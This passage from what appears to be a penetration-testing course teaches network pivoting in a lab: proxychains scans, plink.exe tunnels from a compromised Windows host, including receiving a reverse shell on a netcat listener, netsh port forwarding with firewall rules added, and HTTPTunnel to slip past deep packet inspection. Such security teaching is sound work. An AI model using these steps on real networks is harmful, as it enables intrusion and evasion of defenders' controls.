


Figure 300: Dynamic port forwarding diagram

To run our tools through our SOCKS4 proxy, we prepend each command with **proxychains**.

For example, let's attempt to scan the Windows Server 2016 machine on the internal target network using **nmap**. In this example, we aren't supplying any options to **proxychains** except for the **nmap** command and its arguments:

```
kali@kali:~$ sudo proxychains nmap --top-ports=20 -sT -Pn 192.168.1.110
ProxyChains-3.1 (http://proxychains.sf.net)

Starting Nmap 7.60 ( https://nmap.org ) at 2019-04-19 18:18 EEST
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:443-<--timeout
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:23-<--timeout
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:80-<--timeout
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:8080-<--timeout
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:445-><>-OK
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:135-><>-OK
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:139-><>-OK
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:22-<--timeout
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:3389-><>-OK
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:1723-<--timeout
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:21-<--timeout
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:5900-<--timeout
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:111-<--timeout
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:25-<--timeout
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:53-><>-OK
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:993-<--timeout
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:3306-<--timeout
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:143-<--timeout
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:995-<--timeout
|S-chain|->-127.0.0.1:8080-><>-192.168.1.110:110-<--timeout
```

```
Nmap scan report for 192.168.1.110
Host is up (0.17s latency).
```

```
PORT      STATE SERVICE
21/tcp    closed  ftp
22/tcp    closed  ssh
23/tcp    closed  telnet
25/tcp    closed  smtp
53/tcp    open   domain
80/tcp    closed  http
110/tcp   closed  pop3
111/tcp   closed  rpcbind
135/tcp   open   msrpc
139/tcp   open   netbios-ssn
143/tcp   closed  imap
443/tcp   closed  https
445/tcp   open   microsoft-ds
993/tcp   closed  imaps
995/tcp   closed  pop3s
1723/tcp  closed  pptp
3306/tcp  closed  mysql
3389/tcp  open   ms-wbt-server
5900/tcp  closed  vnc
8080/tcp  closed  http-proxy
```

---

```
Nmap done: 1 IP address (1 host up) scanned in 3.54 seconds
```

---

*Listing 642 - Using nmap to scan a machine through a dynamic tunnel*

In Listing 642, ProxyChains worked as expected, routing all of our traffic to the various ports dynamically, without having to supply individual port forwards.

---

*OS 5.5.1 - Dynamic Tunneling*

---

*By default, ProxyChains will attempt to read its configuration file first from the current directory, then from the user's \$(HOME)/.proxychains directory, and finally from /etc/proxychains.conf. This allows us to run tools through multiple dynamic tunnels, depending on our needs.*

---

### 20.2.3.1 Exercises

1. Connect to your dedicated Linux lab client and run the `clear_rules.sh` script from `/root/port_forwarding_and_tunneling/` as root.
2. Take note of the Linux client and Windows Server 2016 IP addresses.
3. Create a SOCKS4 proxy on your Kali machine, tunneling through the Linux target.
4. Perform a successful nmap scan against the Windows Server 2016 machine through the proxy.
5. Perform an nmap SYN scan through the tunnel. Does it work? Are the results accurate?

## 20.3 PLINK.exe

Up to this point, all the port forwarding and tunneling methods we've used have centered around tools typically found on \*NIX systems. Next, let's investigate how we can perform port forwarding and tunneling on Windows-based operating systems.

To demonstrate this, assume that we have gained access to a Windows 10 machine during our assessment through a vulnerability in the Sync Breeze software and have obtained a SYSTEM-level reverse shell.

```
kali@kali:~$ sudo nc -lvp 443
listening on [any] 443 ...
connect to [10.11.0.4] from (UNKNOWN) [10.11.0.22] 49937
Microsoft Windows [Version 10.0.16299.309]
(c) 2017 Microsoft Corporation. All rights reserved.
```

C:\Windows\system32>

*Listing 643 - Receiving a reverse shell from the Windows 10 machine*

During the enumeration and information gathering process, we discover a MySQL service running on TCP port 3306.

```
C:\Windows\system32>netstat -anpb TCP
netstat -anpb TCP

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80              0.0.0.0:0             LISTENING
  [syncbrs.exe]
  TCP    0.0.0.0:135             0.0.0.0:0             LISTENING
  RpcSs
  [svchost.exe]
  TCP    0.0.0.0:445              0.0.0.0:0             LISTENING
  Can not obtain ownership information
  TCP    0.0.0.0:3306             0.0.0.0:0             LISTENING
  [mysqld.exe]
```

*Listing 644 - Identifying the MySQL service running on port 3306*

We would like to scan this database or interact with the service. However, because of the firewall, we cannot directly interact with this service from our Kali machine.

We will transfer *plink.exe*<sup>594</sup> a Windows-based command line SSH client (part of the PuTTY project) to the target to overcome this limitation. The program syntax is similar to the UNIX-based ssh client:

```
C:\Tools\port_redirection_and_tunneling> plink.exe
plink.exe
Plink: command-line connection utility
Release 0.70
Usage: plink [options] [user@]host [command]
```

<sup>594</sup> (Simon Tatham, 2002), <http://the.earth.li/~sgtatham/putty/0.53b/html/doc/Chapter7.html>

```
("host" can also be a PuTTY saved session name)
Options:
  -V      print version information and exit
  -pgpfp  print PGP key fingerprints and exit
  -v      show verbose messages
  -load sessname Load settings from saved session
  -ssh -telnet -rlogin -raw -serial
          force use of a particular protocol
  -P port  connect to specified port
  -l user   connect with specified username
  -batch    disable all interactive prompts
  -proxycmd command
          use 'command' as local proxy
  -sercfg configuration-string (e.g. 19200,8,n,1,X)
          Specify the serial configuration (serial only)
```

The following options only apply to SSH connections:

```
-pw passw login with specified password
-D [listen-IP:]listen-port
          Dynamic SOCKS-based port forwarding
-L [listen-IP:]listen-port:host:port
          Forward local port to remote address
-R [listen-IP:]listen-port:host:port
          Forward remote port to local address
-X -x    enable / disable X11 forwarding
-A -a    enable / disable agent forwarding
-t -T    enable / disable pty allocation
...
```

*Listing 645 - The plink.exe help menu*

We can use **plink.exe** to connect via SSH (**-ssh**) to our Kali machine (**10.11.0.4**) as the kali user (**-l kali**) with a password of "ilak" (**-pw ilak**) to create a remote port forward (**-R**) of port 1234 (**10.11.0.4:1234**) to the MySQL port on the Windows target (**127.0.0.1:3306**) with the following command:


---

```
C:\Tools\port_redirection_and_tunneling> plink.exe -ssh -l kali -pw ilak -R
10.11.0.4:1234:127.0.0.1:3306 10.11.0.4
```

---

*Listing 646 - Attempting to set up remote port forwarding on an unknown host*

The first time plink connects to a host, it will attempt to cache the host key in the registry. If we run the command through an **rdesktop** connection to the Windows client, we can see this interactive step:



```
c:\Tools\port_redirection_and_tunneling>plink.exe -ssh -l kali -pw ilak -R 10.11.0.4:1234:127.0.0.1:3306 10.11.0.4
The server's host key is not cached in the registry. You
have no guarantee that the server is the computer you
think it is.
The server's rsa2 key fingerprint is:
ssh-rsa 2048 cf:ed:5d:92:66:43:af:7b:c9:56:33:25:41:9c:51:16
If you trust this host, enter "y" to add the key to
PutTY's cache and carry on connecting.
If you want to carry on connecting just once, without
adding the key to the cache, enter "n".
If you do not trust this host, press Return to abandon the
connection.
Store key in cache? (y/n)
```

Figure 301: Interaction required by PLINK when dealing with unknown hosts

However, since this will most likely not work with the interactivity level we have in a typical reverse shell, we should pipe the answer to the prompt with the **cmd.exe /c echo y** command. From our reverse shell, then, this command will successfully establish the remote port forward without any interaction:

---

```
C:\Tools\port_redirection_and_tunneling> cmd.exe /c echo y | plink.exe -ssh -l kali -
pw ilak -R 10.11.0.4:1234:127.0.0.1:3306 10.11.0.4
cmd.exe /c echo y | plink.exe -ssh -l root -pw toor -R 10.11.0.4:1234:127.0.0.1:3306
10.11.0.4
```

The programs included with the Kali GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/\*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
kali@kali:~\$

---

Listing 647 - Establishing a remote tunnel using plink.exe without requiring interaction

Now that our tunnel is active, we can attempt to launch an Nmap scan of the target's MySQL port via our localhost port forward on TCP port 1234:

---

```
kali@kali:~$ sudo nmap -sS -sV 127.0.0.1 -p 1234
Starting Nmap 7.60 ( https://nmap.org ) at 2019-04-20 05:00 EEST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00026s latency).

PORT      STATE SERVICE VERSION
1234/tcp  open  mysql   MySQL 5.5.5-10.1.31-MariaDB

Nmap done: 1 IP address (1 host up) scanned in 0.93 seconds
```

---

Listing 648 - Launching nmap to scan the MySQL service through a tunnel

The setup seems to be working. We have successfully scanned the Windows 10 machine's SQL service through a remote port forward on our Kali attack machine.

### 20.3.1.1 Exercises

1. Obtain a reverse shell on your Windows lab client through the Sync Breeze vulnerability.
2. Use plink.exe to establish a remote port forward to the MySQL service on your Windows 10 client.
3. Scan the MySQL port via the remote port forward.

## 20.4 NETSH


For this section we will consider the following scenario:

During an assessment, we have compromised a Windows 10 target through a remote vulnerability and were able to successfully elevate our privileges to SYSTEM. After enumerating the compromised machine, we discover that in addition to being connected to the current network (10.11.0.x), it has an additional network interface that seems to be connected to a different network (192.168.1.x). In this internal subnet, we identify a Windows Server 2016 machine (192.168.1.110) that has TCP port 445 open.

To continue the scenario, we can now look for ways to pivot inside the victim network from the SYSTEM-level shell on the Windows 10 machine. Because of our privilege level, we do not have to deal with User Account Control (UAC), which means we can use the *netsh*<sup>595</sup> utility (installed by default on every modern version of Windows) for port forwarding and pivoting.

However, for this to work, the Windows system must have the *IP Helper* service running and *IPv6* support must be enabled for the interface we want to use. Fortunately, both are on and enabled by default on Windows operating systems.

We can check that the *IP Helper* service is running from the Windows Services program to confirm this:



The screenshot shows the Windows Services (Local) window. The IP Helper service is listed and is running. Other services shown include IPsec Policy Agent, KtmRm for Distributed Transact..., Link-Layer Topology Discov..., Local Session Manager, Microsoft (R) Diagnostics H..., and Microsoft Account Sign-in ...

| Services (Local) |                                |                                    |         |                     |                 |
|------------------|--------------------------------|------------------------------------|---------|---------------------|-----------------|
|                  | Name                           | Description                        | Status  | Startup Type        | Log On As       |
| IP Helper        | IP Helper                      | Provides tunnel connectivity ...   | Running | Automatic           | Local System    |
|                  | IPsec Policy Agent             | Internet Protocol security (IPs... | Running | Manual (Trigger ... | Network Service |
|                  | KtmRm for Distributed Tran...  | Coordinates transactions bet...    |         | Manual (Trigger ... | Network Service |
|                  | Link-Layer Topology Discov...  | Creates a Network Map, cons...     | Manual  | Local Service       |                 |
|                  | Local Session Manager          | Core Windows Service that m...     | Running | Automatic           | Local System    |
|                  | Microsoft (R) Diagnostics H... | Diagnostics Hub Standard Co...     | Manual  | Local System        |                 |
|                  | Microsoft Account Sign-in ...  | Enables user sign-in through ...   |         | Manual (Trigger ... | Local System    |

Figure 302: IP Helper service running

We can confirm *IPv6* support in the network interface's settings:

<sup>595</sup> (Microsoft, 2019), <https://docs.microsoft.com/en-us/windows-server/networking/technologies/netsh/netsh-contexts>




Figure 303: IPv6 support enabled

Similar to the SSH local port forwarding example, we will attempt to redirect traffic destined for the compromised Windows 10 machine on TCP port 4455 to the Windows Server 2016 machine on port 445.

In this example, we will use the netsh (**interface**) context to **add** an IPv4-to-IPv4 (**v4tov4**) proxy (**portproxy**) listening on 10.11.0.22 (**listenaddress=10.11.0.22**), port 4455 (**listenport=4455**) that will forward to the Windows 2016 Server (**connectaddress=192.168.1.110**) on port 445 (**connectport=445**):

```
C:\Windows\system32> netsh interface portproxy add v4tov4 listenport=4455
listenaddress=10.11.0.22 connectport=445 connectaddress=192.168.1.110
```

*Listing 649 - Local port forwarding using netsh*

Using **netstat**, we can confirm that port 4455 is listening on the compromised Windows host:

```
C:\Windows\system32> netstat -anp TCP | find "4455"
TCP    10.11.0.22:4455      0.0.0.0:0          LISTENING
```

*Listing 650 - Checking if the port is bound after the forward has been made with netsh*

By default, the Windows Firewall will disallow inbound connections on TCP port 4455, which will prevent us from interacting with our tunnel. Given that we are running with SYSTEM privileges, we can easily remedy this by adding a firewall rule to allow inbound connections on that port.

These **netsh** options are self-explanatory, but note that we allow (**action=allow**) specific inbound (**dir=in**) connections and leverage the firewall (**advfirewall**) context of netsh.

```
C:\Windows\system32> netsh advfirewall firewall add rule name="forward_port_rule"
protocol=TCP dir=in localip=10.11.0.22 localport=4455 action=allow
Ok.
```

*Listing 651 - Using netsh to allow inbound traffic on TCP port 4455*

As a final step, we can try to connect to our compromised Windows machine on port 4455 using **smbclient**. If everything has gone according to plan, the traffic should be redirected and the available network shares on the internal Windows Server 2016 machine should be returned.

As with our earlier scenario, Samba needs to be configured with a minimum SMB version of SMBv2. This is superfluous but we will include the commands here for completeness:

```
kali@kali:~$ sudo nano /etc/samba/smb.conf
kali@kali:~$ cat /etc/samba/smb.conf
...
Please note that you also need to set appropriate Unix permissions
```

```
# to the drivers directory for these users to have write rights in it
;   write list = root, @lpadmin

min protocol = SMB2

kali@kali:~$ sudo /etc/init.d/smbd restart
[ ok ] Restarting smbd (via systemctl): smbd.service.

kali@kali:~$ smbclient -L 10.11.0.22 --port=4455 --user=Administrator
Unable to initialize messaging context
Enter WORKGROUP\Administrator's password:

      Sharename          Type        Comment
      -----            ----
      ADMIN$             Disk        Remote Admin
      C$                Disk        Default share
      Data               Disk
      IPC$              IPC         Remote IPC
      NETLOGON          Disk        Logon server share
      SYSVOL            Disk        Logon server share

Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.11.0.22 failed (Error NT_STATUS_IO_TIMEOUT)
Failed to connect with SMB1 -- no workgroup available
```

---

*Listing 652 - Listing network shares on the Windows Server 2016 machine through local port forwarding using NETSH*

We successfully listed the shares, but **smbclient** generated an error. This timeout issue is generally caused by a port forwarding error, but let's test this and determine if we can interact with the shares.

---

```
kali@kali:~$ sudo mkdir /mnt/win10_share

kali@kali:~$ sudo mount -t cifs -o port=4455 //10.11.0.22/Data -o
username=Administrator,password=Qwerty09! /mnt/win10_share

kali@kali:~$ ls -l /mnt/win10_share/
total 1
-rwxr-xr-x 1 root root 7 Apr 17 2019 data.txt

kali@kali:~$ cat /mnt/win10_share/data.txt
data
```

---

*Listing 653 - Mounting the remote share available on the Windows 2016 Server machine through a port forward*

As demonstrated by the above commands, this error prohibits us from listing workgroups but it does not impact our ability to mount the share. The port forwarding was successful.

#### 20.4.1.1 Exercise

1. Obtain a reverse shell on your Windows lab client through the Sync Breeze vulnerability.
2. Using the SYSTEM shell, attempt to replicate the port forwarding example using netsh.

## 20.5 HTTPTunnel-ing Through Deep Packet Inspection

So far, we have traversed firewalls based on port filters and stateful inspection. However, certain deep packet content inspection devices may only allow specific protocols. If, for example, the SSH protocol is not allowed, all the tunnels that relied on this protocol would fail.

To demonstrate this, we will consider a new scenario. Similar to our \*NIX scenarios, let's assume we have compromised a Linux server through a vulnerability, elevated our privileges to root, and have gained access to the passwords for both the root and student users on the machine.

Even though our compromised Linux server does not actually have deep packet inspection implemented, for the purposes of this section we will assume that a deep packet content inspection feature has been implemented that only allows the HTTP protocol. Unlike the previous scenarios, an SSH-based tunnel will not work here.

In addition, the firewall in this scenario only allows ports 80, 443, and 1234 inbound and outbound. Port 80 and 443 are allowed because this machine is a web server, but 1234 was obviously an oversight since it does not currently map to any listening port in the internal network.

In order to simulate this scenario, we will run the `http_tunneling.sh` script on our dedicated Linux client:

```
root@debian:~# cat /root/port_forwarding_and_tunneling/http_tunneling.sh
#!/bin/bash

# Clear iptables rules
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
iptables -F
iptables -X

# SSH Scenario
iptables -F
iptables -P INPUT DROP
iptables -P FORWARD DROP
iptables -A INPUT -i lo -j ACCEPT
iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
iptables -A INPUT -p tcp --dport 80 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 443 -m state --state NEW -j ACCEPT
iptables -A INPUT -p tcp --dport 1234 -m state --state NEW -j ACCEPT
iptables -A INPUT -i lo -j ACCEPT

root@debian:~# /root/port_forwarding_and_tunneling/http_tunneling.sh
```

Listing 654 - Content of the `http_tunneling.sh` script

In this case, our goal is to initiate a remote desktop connection from our Kali Linux machine to the Windows Server 2016 through the compromised Linux server using only the HTTP protocol.

We will rely on *HTTPTunnel*<sup>596</sup> to encapsulate our traffic within HTTP requests, creating an “HTTP tunnel”. HTTPTunnel uses a client/server model and we’ll need to first install the tool and then run both a client and a server.

---

*The stunnel<sup>597</sup> tool is similar to HTTPTunnel<sup>598</sup> and can be used in similar ways. It is a multiplatform GNU/GPL-licensed proxy that encrypts arbitrary TCP connections with SSL/TLS.*

---

We can install HTTPTunnel from the Kali Linux repositories as follows:

```
kali@kali:~$ apt-cache search htptunnel
htptunnel - Tunnels a data stream in HTTP requests

kali@kali:~$ sudo apt install htptunnel
...
```

*Listing 655 - Installing HTTPTunnel from the Kali Linux repositories*

Before diving in, we will describe the traffic flow we are trying to achieve.

First, remember that we have a shell on the internal Linux server. This shell is HTTP-based (which is the only protocol allowed through the firewall) and we are connected to it via TCP port 443 (the vulnerable service port).

We will create a local port forward on this machine bound to port 8888, which will forward all connections to the Windows Server on port 3389, the Remote Desktop port. Note that this port forward is unaffected by the HTTP protocol restriction since both machines are on the same network and the traffic does not traverse the deep packet inspection device. However, the protocol restriction will create a problem for us when we attempt to connect a tunnel from the Linux server to our Internet-based Kali Linux machine. This is where our SSH-based tunnel will be blocked because of the disallowed protocol.

To solve this, we will create an HTTP-based tunnel (a permitted protocol) between the machines using HTTPTunnel. The “input” of this HTTP tunnel will be on our Kali Linux machine (localhost port 8080) and the tunnel will “output” to the compromised Linux machine on listening port 1234 (across the firewall). Here the HTTP requests will be decapsulated, and the traffic will be handed off to the listening port 8888 (still on the compromised Linux server) which, thanks to our SSH-based local forward, is redirected to our Windows target’s Remote Desktop port.

When this is set up, we will initiate a Remote Desktop session to our Kali Linux machine’s localhost port 8080. The request will be HTTP-encapsulated, sent across the HTTPTunnel as HTTP traffic to port 1234 on the Linux server, decapsulated, and finally sent to our Windows target’s remote desktop port.

---

<sup>596</sup> (Sebastian Weber, 2010), <http://http-tunnel.sourceforge.net/>

<sup>597</sup> (Stunnel, 2019), <https://www.stunnel.org/>

<sup>598</sup> (Sebastian Weber, 2010), <http://http-tunnel.sourceforge.net/>

Take a moment to understand this admittedly complex traffic flow before proceeding. Port forwarding with encapsulation can be complicated because we have to consider firewall rules, protocol limitations, and both inbound and outbound port allocations. It often helps to pause and write a map or flow chart like the one shown in Figure 304 below before executing the actual commands. This process is complicated enough without attempting to figure out both logic flow and syntax simultaneously.




Figure 304: HTTP encapsulation

To begin building our tunnel, we will create a local SSH-based port forward between our compromised Linux machine and the Windows remote desktop target. Remember, protocol does not matter here (SSH is allowed) as this traffic is unaffected by deep packet inspection on the internal network.

To do this, we will create a local forward (**-L**) from this machine (**127.0.0.1**) and will log in as **student**, using the new password we created post-exploitation. We will forward all requests on port 8888 (**0.0.0.0:8888**) to the Windows Server's remote desktop port (**192.168.1.110:3389**):

```
www-data@debian:/$ ssh -L 0.0.0.0:8888:192.168.1.110:3389 student@127.0.0.1
ssh -L 0.0.0.0:8888:192.168.1.110:3389 student@127.0.0.1
Could not create directory '/var/www/.ssh'.
The authenticity of host '127.0.0.1 (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:RdJnCwlCxEG+c6nShI13N6oykXAbDJkRma3cLtknmJU.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
student@127.0.0.1's password: lab
...
student@debian:~$ ss -antp | grep "8888"
```

```
ss -antp | grep "8888"
LISTEN  0      128      *:8888      *:*
**
```

*Listing 656 - Forwarding TCP port 8888 on our compromised Linux machine to TCP port 3389 on the Windows Server 2016 system*

Next, we must create an HTTPTunnel out to our Kali Linux machine in order to slip our traffic past the HTTP-only protocol restriction. As mentioned above, HTTPTunnel uses both a client (**htc**) and a server (**hts**).

We will set up the server (**hts**), which will listen on localhost port **1234**, decapsulate the traffic from the incoming HTTP stream, and redirect it to localhost port 8888 (**--forward-port localhost:8888**) which, thanks to the previous command, is redirected to the Windows target's remote desktop port:

```
student@debian:~$ hts --forward-port localhost:8888 1234
hts --forward-port localhost:8888 1234

student@debian:~$ ps aux | grep hts
ps aux | grep hts
student 12080 0.0 0.0 2420 68 ? Ss 07:49 0:00 hts --forward-port
localhost:8888 1234
student 12084 0.0 0.0 4728 836 pts/4 S+ 07:49 0:00 grep hts

student@debian:~$ ss -antp | grep "1234"
ss -antp | grep "1234"
LISTEN 0 1 *:1234 *:* users:(("hts",pid=12080,fd=4))
```

*Listing 657 - Setting up the server component of HTTPTunnel*

The **ps** and **ss** commands show that the HTTPTunnel server is up and running.

Next, we need an HTTPTunnel client that will take our remote desktop traffic, encapsulate it into an HTTP stream, and send it to the listening HTTPTunnel server. This (**htc**) command will listen on localhost port 8080 (**--forward-port 8080**), HTTP-encapsulate the traffic, and forward it across the firewall to our listening HTTPTunnel server on port 1234 (**10.11.0.128:1234**):

```
kali@kali:~$ htc --forward-port 8080 10.11.0.128:1234
kali@kali:~$ ps aux | grep htc
kali 10051 0.0 0.0 6536 92 ? Ss 03:33 0:00 htc --forward-port
8080 10.11.0.128:1234
kali 10053 0.0 0.0 12980 1056 pts/0 S+ 03:33 0:00 grep htc

kali@kali:~$ ss -antp | grep "8080"
LISTEN 0 0 0.0.0.0:8080 0.0.0.0:* users:(("htc",pid=2692,fd=4))
```

*Listing 658 - Setting up the client component of HTTPTunnel*

Again, the **ps** and **ss** commands show that the HTTPTunnel client is up and running.

Now, all traffic sent to TCP port 8080 on our Kali Linux machine will be redirected into our HTTPTunnel (where it is HTTP-encapsulated, sent across the firewall to the compromised Linux server and decapsulated) and redirected again to the Windows Server's remote desktop service.

We can validate that this is working by starting Wireshark to sniff the traffic, and verify it is being HTTP-encapsulated, before initiating a remote desktop connection against our Kali Linux machine's listening port 8080:

